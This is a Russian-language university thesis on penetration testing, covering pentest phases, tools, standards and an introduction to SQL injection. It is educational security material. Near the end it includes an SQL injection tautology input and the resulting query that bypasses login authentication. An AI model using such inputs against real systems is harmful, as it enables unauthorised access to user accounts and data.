МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»
Кафедра «Системы информационной безопасности»

«ДОПУЩЕН К ЗАЩИТЕ»
Зав. кафедрой к.п.н., доцент Р. Ш. Бердибаев
_____ «_____» _____2019 г.
(подпись)

ДИПЛОМНЫЙ ПРОЕКТ

На тему: Исследование инцидентов уязвимостей в корпоративных средах на основе методов инструментального тестирования
Специальность: 5В100200 – «Системы информационной безопасности»
Выполнила: Жумаканова Дамира Мұхтарқызы Группа СИБ 15-3
Научный руководитель: к.т.н., доцент Сатимова Елена Григорьевна

Консультанты:
по экономической части:
к.э.н., профессор Ахметбаева Ш.Г.
(ученая степень, звание, Ф.И.О)
(подпись) «29» мая 2019 г.

по безопасности жизнедеятельности:
д.т.н., проф. Бекбасаров Ш.Ш.
(ученая степень, звание, Ф.И.О)
(подпись) «29» мая 2019 г.

по применению вычислительной техники:
к.т.н. доцент Сатимова Е.Г.
(ученая степень, звание, Ф.И.О)
(подпись) «29» мая 2019 г.

Нормоконтролер:
ст. преподаватель, м.ф.н., Аскарова А.Ш.
(ученая степень, звание, Ф.И.О)
(подпись) «29» 05 2019 г.

Рецензент:
ассоц. проф. к.т.н. Айтхожаева Е.Ж.
(ученая степень, звание, Ф.И.О)
(подпись) «29» 05 2019 г.

Алматы 2019

МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ РЕСПУБЛИКИ КАЗАХСТАН
Некоммерческое акционерное общество
«АЛМАТИНСКИЙ УНИВЕРСИТЕТ ЭНЕРГЕТИКИ И СВЯЗИ»

Институт систем управления и информационных технологий

Кафедра «Системы информационной безопасности»

Специальность 5В100200 – «Системы информационной безопасности»

ЗАДАНИЕ
на выполнение дипломного проекта

Студенту Жумакановой Дамире Мұхтарқызы

Тема проекта: Исследование инцидентов уязвимостей в корпоративных средах на основе методов инструментального тестирования.

Утверждена приказом по университету №124 от «26» 10 2018 г.

Срок сдачи законченного проекта «24» 05 2019 г.

Исходные данные к проекту (требуемые параметры результатов исследования (проектирования) и исходные данные объекта): проект подразумевает исследование инцидентов уязвимостей в корпоративных средах. В качестве вопросов, подлежащих разработке в дипломном проекте будут рассмотрены: уязвимости веб-сайтов, такие как SQL-injection, XSS, CSRF, LFI, RFI, RCE, ручной и инструментальный методы обнаружения данных уязвимостей. Для демонстрации способов обнаружения будут проделаны следующие задачи: разработана веб-страница с уязвимостью выполнения несанкционированных запросов, представлены и решены различные задания по обнаружению вышеперечисленных уязвимостей, проделаны основные шаги выполнения пентеста, создано приложение-сканер, которое с помощью дорков ищет уязвимые сайты. В качестве исходных данных для поиска уязвимостей веб-страниц будут использоваться дорки.

В первой главе дипломного проекта представлена общая информация о тестировании на проникновение, а именно: типы, подходы, инструменты и стандарты тестирования безопасности.

Во второй главе дипломного проекта детально изучены типы уязвимостей веб-приложений, таких как SQL-injection, XSS, CSRF, LFI, RFI, RCE, и рассмотрены методы внедрения данных атак и способы защиты от них.

В третей главе подробно описывается практическая часть дипломной работы, а именно: на примерах ручного и инструментального методов

показаны и выявлены вышеперечисленные виды уязвимостей. Также рассмотрены подходы социальной инженерии, тестирование на проникновение Windows Server 2008 и Windows 8.1 и создание автоматизированного сканера уязвимостей в Visual Studio 2017.

В четвертой главе рассматриваются необходимые условия для комфортной разработки программного обеспечения.

В пятой главе приводится технико-экономическое обоснование, которое показывает актуальность разработки сканера уязвимостей с финансовой точки зрения.

Перечень графического материала:

1 блок-схема тестирования на проникновение;

2 блок-схемы принципа внедрения уязвимостей SQL-injection, XSS, CSRF, LFI, RFI и RCE;

3 скрины создания веб-страницы с уязвимостью несанкционированного выполнения запросов;

4 скрины результатов выполнения ручного и инструментального методов атак SQL-injection, XSS, CSRF, LFI, RFI и RCE по получению конфиденциальных данных администраторов;

5 скрины с результатами выполнения тестирования на проникновения;

6 скрины проведения социальной инженерии;

7 скрины создания автоматизированного сканера уязвимостей веб-страниц;

8 скрины с примером эксплуатации программы.

Основная рекомендуемая литература:

1 Amit Anand Jagnarine. The Role of White Hat Hackers in Information Security, 2015. URL: https://digitalcommons.pace.edu.

2 Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. URL: https://www.acunetix.com/websitesecurity/xss.

3 The Open Web Application Security Project, OWASP TOP 10 Project. URL: http://www.owasp.org/.

4 Под ред. Волкова О.И. Экономика предприятия. Учебник.- М.:ИНФРА-М, 2003.

Консультации по проекту с указанием относящихся к ним разделов проекта:

Раздел	Консультант	Сроки	Подпись
Вычислит. техника	Сабитнова Е.Т.	11.02-29.04.19	
Безопасность жизнед.	Беседа м/ш	21.07-24.04.19	
Экономическая часть	Арепбаева Ж.Г.	04.03-29.05.19	

График
подготовки дипломного проекта

Наименование разделов, перечень разрабатываемых вопросов	Сроки представления научному руководителю	Примечание
Тестирование на проникновение	20.02.2019 год	
Типы тестиров. на проникновение	20.02.2019 год	
Инстр. и станд. тестир. безопасн.	20.02.2019 год	
Уязвимости веб-приложений	06.03.2019 год	
SQL-инъекции	06.03.2019 год	
XSS-межсайтовый скриптинг	06.03.2019 год	
CSRF-межсайт. подделка запр.	06.03.2019 год	
LFI - локальное включ. файлов	06.03.2019 год	
RFI - удаленное включ. файлов	06.03.2019 год	
RCE - удаленное выполнение кода	06.03.2019 год	
Исследование уязвимостей	06.03.2019 год	
Созд. сайта с уязв. выполн. механ. з.	06.03.2019 год	
Атаки SQL-инъекций	10.04.2019 год	
Ручной метод поиска SQL-инъек.	10.04.2019 год	
Инстр. метод поиска SQL-инъек.	10.04.2019 год	
Атаки XSS	10.04.2019 год	
Атаки LFI	10.04.2019 год	
Атаки RCE	10.04.2019 год	
Атаки CSRF	10.04.2019 год	
Социальная инженерия	10.04.2019 год	
Metasploit	10.04.2019 год	
Созд. автом. сканера уязвим.	10.04.2019 год	
Безопасность жизнедеятельн.	20.03.2019 год	
Технико-экономич. обоснование	15.04.2019 год	

Дата выдачи задания «18» 10 2018 г.

Заведующий кафедрой _____ (_____)
(Подпись) (Ф.И.О)

Научный руководитель проекта _____ (Сатенова Б.Т.)
(Подпись) (Ф.И.О)

Задание принял к исполнению студент _____ (Жумакалова Д.М.)
(Подпись) (Ф.И.О)

АННОТАЦИЯ

Данный дипломный проект посвящен исследованию инцидентов уязвимостей в корпоративных средах. В работе на примерах ручного и инструментального методов обнаружения показаны наиболее распространенные уязвимости веб-сайтов, такие как SQL-injection, XSS, CSRF, LFI, RFI, RCE. Для демонстрации ручного метода обнаружения создана веб-страница с уязвимостью выполнения несанкционированных запросов, показаны и решены различные задачи по обнаружению вышеперечисленных уязвимостей, рассмотрены и проделаны основные шаги выполнения пентеста и разработан автоматизированный сканер, который с помощью дорков ищет уязвимые сайты. Также был проведен анализ условий труда при разработке приложения и его эксплуатации. В технико-экономическом обосновании произведен расчет экономической эффективности разработанной программы.

АҢДАТПА

Бұл дипломдық жоба корпоративтік орталарда осалдықтардың жағдайларын зерттеуге арналған. Жұмыста қолмен және аспаптық анықтау әдістерінің мысалдарымен ең таралған осалдықтар көрсетілген, олар: SQL инъекциялар, XSS, CSRF, LFI, RFI, RCE. Осалдықтарды қолмен табу әдісін көрсету үшін, рұқсатсыз сұраулардың орындалуыға веб-бет жасалды және жоғарыда аталған осалдықтарды анықтау үшін түрлі тапсырмалар анықталды және шешілді, пенстесті іске асырудағы негізгі қадамдар қарастырылып, орындалды және осал сайттарды дорка көмегімен іздейтін автоматтандырылған сканер-бағдарлама жасалды. Қолданбалы бағдарламаны құрастыру және оны қанау кезінде еңбек шартының талдауы өткізілді.Техникалық-экономикалық негіздемесінде құрастырылған қолданбалы бағдарламаның экономикалық тиімділігінің есептеулері жасалды.

ANNOTATION

This thesis project is devoted to the research of incidents of vulnerabilities in corporate environments. The work on examples of manual and instrumental methods of detection shows the most common vulnerabilities of websites, such as: SQL-injection, XSS, CSRF, LFI, RFI, RCE. To demonstrate the manual detection method, was created a web page with the vulnerability of unauthorized requests, were shown and solved various tasks to detect the above vulnerabilities, considered and done the main steps in the implementation of pentest and was created an automated scanner application that uses dorks to search for vulnerable sites. Also, was conducted an analysis of working conditions during the development of the application and its operation. In the feasibility study, was made the calculation of the economic efficiency of the developed program.

Содержание

Введение

На сегодняшний день мы живем в цифровую эпоху, где Интернет является неотъемлемой частью человеческой жизни. Он оказывает мощное, постоянно растущее влияние на человека. Всемирная паутина позволяет общаться с другими людьми, учиться, знакомиться, искать необходимую информацию, зарабатывать деньги и просто «убивать время».

Компьютерные технологии окружают нас, начиная от мобильных телефонов заканчивая цифровыми камерами, от гибридных автомобилей до лазерной хирургии, мы достигаем результатов, которые были бы невозможны без компьютеров. Каждый день мы взаимодействуем с различными устройствами и компьютерами десятки или сотни раз, как правило, даже не задумываясь, что мы используем вычислительную технику. Конечно, мы могли бы обойтись без всего этого, но наша жизнь была бы другой. В то же время, поскольку мы становимся более приученными и неразлучными с компьютерами, их слабые места становятся нашими слабыми местами. Мы не волнуемся об изменениях печатных документов, пока они защищены от физических опасностей, таких как огонь или порча, но мы должны принять меры против случайного изменения файла или его потери из-за скачка напряжения. Когда мы делим тайну с близким другом, мы беспокоимся о том, что наш секрет станет достоянием общественности, или же если кто-то сделает снимок нашего друга – мы не хотим чтобы файл был распространен без нашего разрешения. Таким образом, использование компьютерных технологий принесло с ним определенные риски.

Сегодня состояние безопасности в интернете оставляет желать лучшего. Взлом, или хакинг – это деятельность, в которой человек использует слабость в системе для собственной выгоды или удовлетворения. Люди, совершающие данную деятельность, называются хакерами, взломщиками или злоумышленниками. Они, все – нарушители, которые пытаются проникнуть в вашу сеть и систему. Некоторые делают это для забавы, некоторые – для прибыли, а другие просто, чтобы разрушить вашу деятельность и получить некоторое признание. Однако все они имеют общую черту – они пытаются выявить слабости в вашей системе, чтобы использовать ее. По мере того, как государственные и частные организации переносят все больше своих важных функций или приложений, таких как электронная коммерция, маркетинг и доступ к базам данных, в Интернет, у злоумышленников появляется больше возможностей и стимулов для получения доступа к конфиденциальной информации через веб-приложение. Таким образом, необходимость защиты систем от взлома, производимого хакерами, состоит в том, чтобы поощрять людей, которые будут отбивать незаконные атаки на наши компьютерные системы.

Этичный взлом, или этичный хакинг – это деятельность, целью которой является выявление и устранение слабых мест и уязвимостей в системе. Он

описывает этический процесс взлома сети, следовательно, процесс с добрыми намерениями.

В теоретической части дипломного проекта описан процесс этичного хакинга, рассмотрены и изучены такие уязвимости, как SQL-инъекция, XSS, CSRF, LFI, RFI и RCE, которые продолжают представлять чрезвычайно высокий риск в сетевой среде. Также описаны основные меры и средства по предотвращению данных уязвимостей и защиты от них.

В практической части будет показан пример того, как происходит тестирование на проникновение. Ручным и инструментальным методами будет рассмотрен поиск уязвимостей на веб-страницах и площадках для обучения информационной безопасности. В работе также будет разработан автоматизированный сканер, позволяющий обнаруживать уязвимости на веб-сайтах.

Целью данного дипломного проекта является исследование возможных уязвимостей и угроз, которые на сегодняшний день наиболее распространены в сфере ИБ и способов защиты от них.

Актуальностью исследования данной области является обеспечение безопасности и проверка на устойчивость к уязвимостям широко используемых вычислительных систем и сети Интернет для различных сфер деятельностей организаций. Следовательно, во всех направлениях применения компьютеров и сети Интернет, будь то бизнес-организации, государственные структуры, образование или даже медицина, крайне необходимо обладать уверенностью в их информационной защите.

1 Тестирование на проникновение

Тестирование на проникновение – это процесс систематического тестирования аппаратных и программных систем, которые участвуют в создании сложной сети для хранения и передачи данных. Это метод понимания и оценивания безопасности сети путем симуляции претенциозных атак и эксплойтов. Данный метод помогает детально изучить все глубины системы безопасности любой организации.

1.1 Основные понятия

Тест на проникновение – это симуляция атаки на систему, сеть, оборудование или другой объект, с целью доказать, насколько уязвима эта система или «объект» для настоящей атаки. Этот процесс осуществляется потенциальным этичным хакером. Проще говоря, это процедурный аудит функций безопасности установленной сети или приложения.

Этичные хакеры и злоумышленники отличаются друг от друга и играют свою важную роль в безопасности. Этичные хакеры используют те же инструменты и методы, что и злоумышленники, но они не наносят ущерба целевым системам и не крадут информацию. Вместо этого они оценивают безопасность систем и сообщают владельцам об обнаруженных ими уязвимостях и инструкциях по их устранению. Поэтому тестирование может быть классифицировано в трех разных категориях, в зависимости от оттенка или цвета «шляпы» хакера. Слово «шляпа» происходит от старых западных фильмов, где шляпа героя была «белой», а шляпа злодеев – «черной». Можно также сказать, что чем светлее цвет, тем меньше намерения причинить вред.

Белые хакеры являются уполномоченными и оплачиваемыми лицами компаний с хорошими намерениями и моральным статусом. Они также известны как «ИТ-специалисты». Их работа заключается в защите компьютерных сетей и систем от взломщиков. Некоторые компании платят ИТ-специалистам за попытку взлома их собственных серверов и компьютеров для проверки их безопасности. Они занимаются взломом на благо компании и нарушают безопасность, чтобы проверить свою собственную систему безопасности. Их также называют этичными хакерами.

Цель черных хакеров – нанести вред компьютерным системам и сетям. Они нарушают безопасность – вторгаются в сеть, нанося вред и уничтожая данные, делая сеть непригодной для использования, портят сайты, крадут данные и взламывают программы и пароли, чтобы получить несанкционированный доступ в сеть или систему. Все это они делают ради личных интересов и прибыли. Они также известны как «Взломщики», «Вредоносные хакеры» и «Злоумышленники».

Другой тип хакера – это серый хакер. Серый хакер наследует свойства, как черного хакера, так и белого хакера. Они – те, у кого есть этика. Серый хакер собирает информацию и входит в компьютерную систему, чтобы повысить уровень безопасности, уведомить администратора о наличии

уязвимостей и о том, что система может быть взломана. Затем они могут предложить способы защиты. Они хорошо знают, что правильно, а что неправильно, но иногда действуют в отрицательном направлении. Серый хакер может нарушить компьютерную безопасность организации и использовать их систему. Но обычно они вносят изменения в существующие программы, которые можно починить. Через некоторое время именно они сообщают администратору о возможных уязвимостях в безопасности компании. Они взламывают или получают несанкционированный доступ к сети просто для удовольствия, а не с целью нанести вред организации.

Основываясь на типе подхода, тестирование на проникновение подразделяется на три типа, а именно:

1) Black box (Черный ящик).
2) White box (Белый ящик).
3) Gray box (Серый ящик).

Black Box – самая практичная атака, которую реализует пентестер, без каких-либо предварительных знаний о целевых системах. Это самый эффективный способ оценки системы контроля безопасности. Иными словами, пентестер не имеет доступа к какой-либо информации о сети, что делает данный тип проникновения наиболее приближенным к реальной атаке. Тестирование полностью исключает знание местоположения сети, типы физического оборудования, виды приложений и т. д. Атакующий должен систематически изучать цель с нуля, чтобы достичь результата. Цель атаки черного ящика в сети – это полностью изучить кибератаку.

White Box предоставляет формальный способ тестирования определенной инфраструктуры, поскольку пентестер снабжен основной информацией, которая включает в себя структуру сети, IP-адреса и детали заявки. Обладая базовыми знаниями о целевой сети, пентестер сможет проникнуть в инфраструктуру оранизации с целью устранить уязвимости. В основном он работает внутри сети и устанавливает конкретную базу для создания сильной системы. Проще говоря, пентестер и организация работают рука об руку, чтобы создать надежную систему безопасности.

Gray box представляет собой комбинацию тестов на проникновение типа «белый ящик» и «черный ящик». Здесь пентестер частично обеспечен инфраструктурой целевой системы. Данный метод не популярен в обычной классификации. Доступная информация может включать в себя IP-адрес сервера или исходный код приложения. Пентестер не всегда может проверить систему изнутри, скорее притвориться хакером, чтобы проверить ее надежность.

1.2 Типы тестирования на проникновение

Исходя из требований оценки, тестирование на проникновение делится на четыре типа, как показано на рисунке 1.1.

Рисунок 1.1 – Классификация тестирования на проникновение

1) Тестирование на проникновение приложений в основном сфокусировано на уязвимостях в приложениях мониторинга данных, а также на проблемах безопасности брандмауэра. Кроме того, приложения, основанные на коммуникации клиент-сервер, которые передают информацию в источники, могут иметь критические дыры, что нежелательно для целевой системы. В текущем сценарии многие веб-приложения имеют уязвимости, которые еще предстоит устранить. Все эти аспекты учитываются при тестировании сети на ее безопасность.

2) Тестирование на проникновение в сети является одним из основных аспектов при проведении пентеста в организации. В зависимости от масштаба организации, физическая сеть может отражать пробелы в безопасности, которые обычно остаются незамеченными во время установки. Чтобы гарантировать надежную сеть, тестирование на проникновения выполняется на маршрутизаторах, коммутаторах, модемах и концентраторах для поиска возможных дыр. Это процесс, в котором тестировщик этически атакует сеть в организации, чтобы найти недостатки, уязвимости с помощью эксплойтов с целью исправить их.

3) Уязвимостью в физической области является несанкционированный физический доступ к целевым машинам в организации. Аутентификация и ограниченный доступ тщательно проверяются при тестировании на проникновение физическим методом. Данный метод играет важную роль, поскольку помогает собирать информацию о целевой системе гораздо более удобным способом физического присутствия в сети. Метод направлен на создание эффективности аутентификации, авторизации и доступа к физическим системам.

4) Основная цель социальной инженерии может быть легко достигнута с помощью Google и других движков. Благодаря широкому социальному обмену между веб-сайтами, такими как Facebook, MailRu и Twitter, распространяется огромное количество информации, которая может стать отправной точкой для взломщиков. Кроме того, публичные встречи, общение с людьми являются основными слабостями, на которые обращают внимание

злоумышленники. Этот тип тестирования на проникновение полезен для оценки несанкционированного доступа к конфиденциальной информации.

1.3 Системный подход

Успешная методология тестирования на проникновение – это интеграция пошаговой процедуры, которой должен следовать каждый пентестер. Данная методология показана на рисунке 1.2.



Рисунок 1.2 – Основные шаги тестирования на проникновение

Эти шаги можно дополнить в шесть этапов для лучшего понимания, а именно:

1) Планирование и подготовка.

В зависимости от типа тестирования на проникновение, планирование и подготовка являются первым этапом, и они могут включать в себя общее собрание между владельцами организации и тестировщиками или полным описанием цели. Обычно это тот подход, которым придерживается пентестер для ознакомления организации с каждым отдельным подходом и методом, которые будут задействованы во время процедуры тестирования. Это тот этап, когда пентестер узнает о целевой системе и масштабирует свои методологии с главной целью – использовать все возможные уязвимости и предоставить метод защиты для большинства из них с полной детализацией. Этот этап также включает в себя соглашение о политике конфиденциальности, сроки и расписание.

2) Сбор и анализ информации.

Этот этап, иначе называемый «Разведка», включает сбор информации о цели. Обладая знаниями, полученными на этапе планирования и подготовки, тестировщик устанавливает платформу для сбора информации о сети и приложениях организации в максимально возможной степени. Данный этап играет важную роль в тестировании на проникновение, поскольку объем собранной информации будет пропорционален количеству успешных эксплойтов.

Основная цель этого этапа – проанализировать структуру сети для IP-адресов, серверов, приложений, которые поддерживают базу данных,

контактную информацию, и изучить возможные уязвимости на основе программного обеспечения. Информация может быть собрана с использованием онлайн-источников, которые включают веб-сайты, социальные сети, а также с помощью инструментов Linux. То есть, в зависимости от полученной информации, этап может быть разделен на пассивный и активный.

Пассивный – это когда информация собирается путем поиска в Интернете, без вмешательства в саму организацию.

Активный – когда процесс включает взаимодействие с организацией, например, захват баннеров.

Допустим: если целевой системой является LSU, злоумышленник может очень легко найти веб-сайт в Google, просто выполнив поиск по LSU. С помощью веб-сайта и использования различных инструментов с открытым исходным кодом, которые доступны бесплатно, можно получить информацию об имени сервера, доменных именах, интернет-провайдере, IP-адресах и диапазоне имен хостов, операционных системах, приложении базы данных.

Примеры инструментов для поиска информации:

– Google Hacking – это анонимный способ поиска информации о любой онлайн-цели. В дополнение к своей основной поисковой системе, у Google есть и другие способы уточнения поиска, которые называются расширенными операторами. Большинство из этих операторов могут быть объединены вместе, чтобы еще больше сузить результат;

– Shodan – это интернет-поисковик для всех устройств, подключенных к Интернету. Он показывает не только маршрутизаторы и серверы, но и IP-камеры, веб-камеры и даже радионяни. Shodan ищет в Интернете IP-адреса с открытыми портами и перечисляет их на сайте.

3) Обнаружение уязвимостей.

Этот этап называется сканированием, так как он включает в себя сканирование сети на основе доступной информации и соответствующих инструментов. Выполнение этого этапа полностью зависит от тестировщика, поскольку уязвимости операционных систем и приложений всегда существуют, и производитель время от времени работает над исправлением этих ошибок. Детальное знание уязвимостей в различных платформах очень важно для успешного выполнения данного этапа. Его также можно разделить на три основные области в зависимости от типа выполняемого сканирования.

а) Сетевое сканирование.

Эта область концентрируется на знании информации обо всех хост-машинах, которые находятся в сети. Она включает в себя сканирование сетевого сервера для сбора информации об отдельных хостах в сети. Данное сканирование помогает пентестеру идентифицировать IP-адрес, операционную систему и информацию о сервере. Развертка с помощью пинга является наиболее распространенным способом выполнения этого типа сканирования.

б) Сканирование портов.

Как только пентестер получает информацию о конкретном хосте, сканирование портов помогает определить открытые порты в системе и приложениях, которые активно участвуют в обслуживании хоста.

в) Сканирование уязвимостей.

Данное сканирование помогает выявить возможные уязвимости в операционной системе компьютера, серверных приложениях или портах, открытых для различных протоколов.

4) Попытка проникновения.

Здесь пентестер собирает все возможные пакеты, которые подходят для использования уязвимостей, проверенных во время сканирования.

При сканировании, в результате которого обнаруживается информация об открытых портах, разработчиках приложений и информация об операционной системе, пентестер отправляет эксплойты, за которыми следуют полезные нагрузки (payloads), для их своевременного запуска на хост-машине, тем самым обеспечив успех эксплуатации.

В ходе этого процесса пентестер должен заполнить пакеты всей доступной информацией, включая IP-адрес целевой машины. Успешная эксплуатация приводит к консенсусу об уровне безопасности организации.

5) Анализ и отчетность.

Если тестирование на проникновение проводится официально для организационных целей, в качестве результата тестирования должна быть предоставлена документация.

Этот этап называется этапом анализа и отчетности, при которой тестировщик перечисляет все процедуры и методологии, которые использовались для выполнения всех вышеперечисленных этапов, включая оценку уровня защиты. Эта документация очень удобна для анализа уязвимостей и отслеживания атак для повышения безопасности. Кроме того, для дальнейшего использования она поможет на этапе сбора информации.

6) Очистка.

После всей процедуры изучения уязвимостей и предоставления методологии защиты, обратная процедура для удаления всех изменений является обязательной, так как организация не хотела бы, чтобы какой-либо след был проложен по пути к уязвимостям и приложениям, работающим на целевых системах. В основном этот этап включает в себя отмену различных настроек и эксплуатаций. Реализация этого системного подхода помогает достичь наиболее эффективного результата тестирования на проникновение.

1.4 Инструменты и стандарты тестирования безопасности

В целях защиты от атак на рынке существует множество инструментов, которые помогают пентестерам и системным администраторам тестировать и создавать безопасную сеть. Большинство из них являются бесплатными инструментами с открытым исходным кодом, разработанными с целью этического взлома. Различные этапы тестирования на проникновение могут

быть выполнены с использованием подходящих инструментов, таких как: инструменты сканирования, инструменты тестирования, рабочие платформы, инструменты обнаружения уязвимостей и т.д. В таблице 1.1 приведен список инструментов, которые используются для оценки безопасности.

Таблица 1.1 – Инструменты для тестирования на проникновение

№	Инструмент	Тип
1	Brutus	Инструмент подбора паролей
2	Dradis	Программа отчета сканирования
3	DNStuff	Сетевая утилита
4	Hydra	Инструмент подбора паролей
5	Hping	Сетевая утилита
6	John the Ripper	Инструмент подбора паролей
7	Kali Linux	Linux OS
8	Metasploitable	Виртуальная машина для тестирования на проникновение
9	Metasploit	Инструмент тестирования эксплойтов
10	Maltego	Сетевой визуализатор
11	Nmap	Сканер сети
12	Netcraft	Сканер веб-сайтов
13	Nessus	Сканер уязвимостей
14	Netcat	Сетевая утилита
15	Python	Язык программирования
16	Scapy	Сетевая утилита
17	Ubuntu	Linux OS
18	Wireshark	Анализатор трафика

Кроме того, существуют различные стандарты, на которые пентестер адаптируется для оценки безопасности. В таблице 1.2 перечислены наиболее часто используемые стандарты.

Таблица 1.2 – Стандарты для оценки безопасности

Аббревиатура	Название
WASC	Web Application Security Consortium
OSSTMM	Open Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
ISSAF	Information Systems Security Assessment Framework
NIST	National Institute of Standards and Technology

Некоторые из наиболее широко оцененных уязвимостей, описанных в этих стандартах, включают следующее:

- SQL injection;
- Hidden backdoors (Скрытые бэкдоры);
- Cross site scripting (Межсайтовый скриптинг);
- Cross test request forgery (Межсайтовая подделка запроса);
- Command injection;
- Bypassing authentication (Обход аутентификации).

Большинство компаний, занимающихся сетевой безопасностью, используют пентестеров, основываясь на их способности использовать вышеперечисленные уязвимости.

Вывод

Тестирование на проникновение – это универсальный инструмент для поиска слабых мест в системе, поскольку он использует те же методы, что и настоящий злоумышленник. Обнаружение этих недостатков само по себе недостаточно, обязательным шагом процесса является надлежащее укрепление системы. Важной частью процесса укрепления системы является проведение тестирования профессиональным и знающим этичным хакером.

Битва между этичными или белыми хакерами и злыми или черными хакерами – это долгая война, которой нет конца. В то время как белые хакеры помогают понять потребности компаний в безопасности, черные хакеры незаконно вторгаются и наносят вред организации для их личной выгоды.

Существует множество информации и программного обеспечения для тестирования на проникновение, многие из которых были представлены в этом разделе дипломной работы. Тестирование на проникновение является очень всеобъемлющим элементом информационных технологий. Уязвимости системы могут быть где угодно: в программном обеспечении, оборудовании, написанном коде или разработке системы. Из-за этого это очень познавательная тема, когда речь заходит о безопасности.

Принимая это во внимание, многие придерживаются мнения, что изучение тестирования на проникновение является, и было, в высшей степени, образовательным с точки зрения технологических знаний и общей осведомленности.

2 Уязвимости веб-приложений

В первые дни Интернета создание веб-сайтов было простым: нет JavaScript, нет CSS и мало изображений. Но по мере того как сеть набирала популярность, потребность в более совершенных технологиях и динамичных сайтах росла. Это привело к разработке CGI и языков сценариев на стороне сервера, таких как ASP, JSP и PHP.

Веб-сайт изменился и начал хранить пользовательский ввод и контент сайта в базах данных. Поэтому неудивительно, что на каждом популярном языке сценариев на стороне сервера добавлена поддержка баз данных SQL. Однако, как и в случае, почти всех технических достижений, хакеры открывали новые векторы атак и до тех пор, пока реляционные базы данных использовались в веб-приложениях, были и векторы атак SQL-инъекций, межсайтового скриптинга, подделок запроса, включения локальных и удаленных файлов и т. д.

2.1 SQL-инъекции

Атака SQL injection не тратит ресурсы системы, как другие атаки. Тем не менее, из-за ее способности получать/вставлять информацию из/в базы данных, она представляет серьезную угрозу для серверов, например, для военных или банковских систем.

Многие исследователи изучают ряд методов обнаружения и предотвращения атак с использованием SQL-инъекций, и наиболее предпочтительными являются веб-фреймворк, статический анализ, динамический анализ, комбинированный статический и динамический анализы и метод машинного обучения.

Веб-фреймворк использует методы фильтрации для ввода данных пользователем. Однако, поскольку он способен фильтровать только некоторые специальные символы, другие обходные атаки не могут быть предотвращены.

Метод статического анализ анализирует тип входного параметра, поэтому он более эффективен, чем метод фильтрации, но атаки, имеющие правильные типы параметров, не могут быть обнаружены.

Метод динамического анализа сканирует уязвимости веб-приложений без их модификации. Однако этот метод не может обнаружить все атаки SQL-инъекций.

Комбинированный метод статического и динамического анализа может компенсировать слабые стороны каждого метода и является очень полезным в обнаружении атак с использованием SQL-инъекций. Тем не менее, совместное использование метода статического и динамического анализа очень сложно.

Метод машинного обучения может обнаруживать неизвестные атаки, но результаты могут содержать много ложных и отрицательных выводов.

2.1.1. Веб-приложения и SQL-инъекции. Архитектура веб-приложений.

Хотя веб-приложение просто распознается как программа, работающая в веб-браузере, обычно оно имеет трехуровневую конструкцию, как показано на рисунке 2.1.



Рисунок 2.1 – Архитектура веб-приложений

1) Уровень представления.

Этот уровень принимает вводимые пользователем данные и показывает результат обработки пользователю. Его можно представить как графический интерфейс пользователя. Flash, HTML, Java-скрипт и другие являются частью уровня представления, который напрямую взаимодействует с пользователем. Этот уровень анализируется веб-браузером.

2) Уровень CGI.

Также известный как процесс сценария сервера, он расположен между уровнем представления и базой данных. Данные, введенные пользователем, обрабатываются, а результат отправляется на уровень базы данных. Уровень базы данных отправляет сохраненные данные обратно на уровень CGI и, наконец, отправляется на уровень представления для просмотра пользователем. Поэтому обработка данных в веб-приложении выполняется на уровне CGI и может быть запрограммирована на различных языках сценариев сервера, таких как JSP, PHP, ASP и т. д.

3) Уровень базы данных.

Все конфиденциальные данные веб-приложения хранятся и управляются в базе данных. Поскольку этот уровень напрямую связан с уровнем CGI, то в случае успеха атаки на него, данные в базе данных могут быть обнаружены и изменены. Этот уровень хранит и извлекает все данные.

2.1.2 Пример атак с использованием SQL-инъекций: тавтологии.

Уязвимости SQL-инъекций находятся между уровнями представления и CGI, поэтому и атаки происходят между этими уровнями. Большинство уязвимостей появляются на этапе разработки прикладной программы.

Потоки данных между тремя уровнями, использующие как обычные, так и вредоносные входные данные, показаны на рисунке 2.2 в качестве примера. Этот вид атаки называется тавтологией и происходит на этапе аутентификации пользователя. Когда подлинный пользователь вводит свой подлинный идентификатор и пароль, уровень представления использует методы GET и POST для отправки правильных данных на уровень CGI. SQL-

запрос на уровне CGI подключается к базе данных и обрабатывает процедуру аутентификации. Нижеследующее показано на рисунке 2.2.

Если злонамеренный пользователь вводит идентификатор, такой как 1' или '1 = 1' –, запрос на уровне CGI становится равным `SELECT * FROM` пользователь, `WHERE id = '1'` или `'1=1'-' AND password = '1111'`. Поскольку остальная часть следующей строки становится комментарием, а '1 = 1' всегда имеет значение true, этап проверки подлинности пропускается.

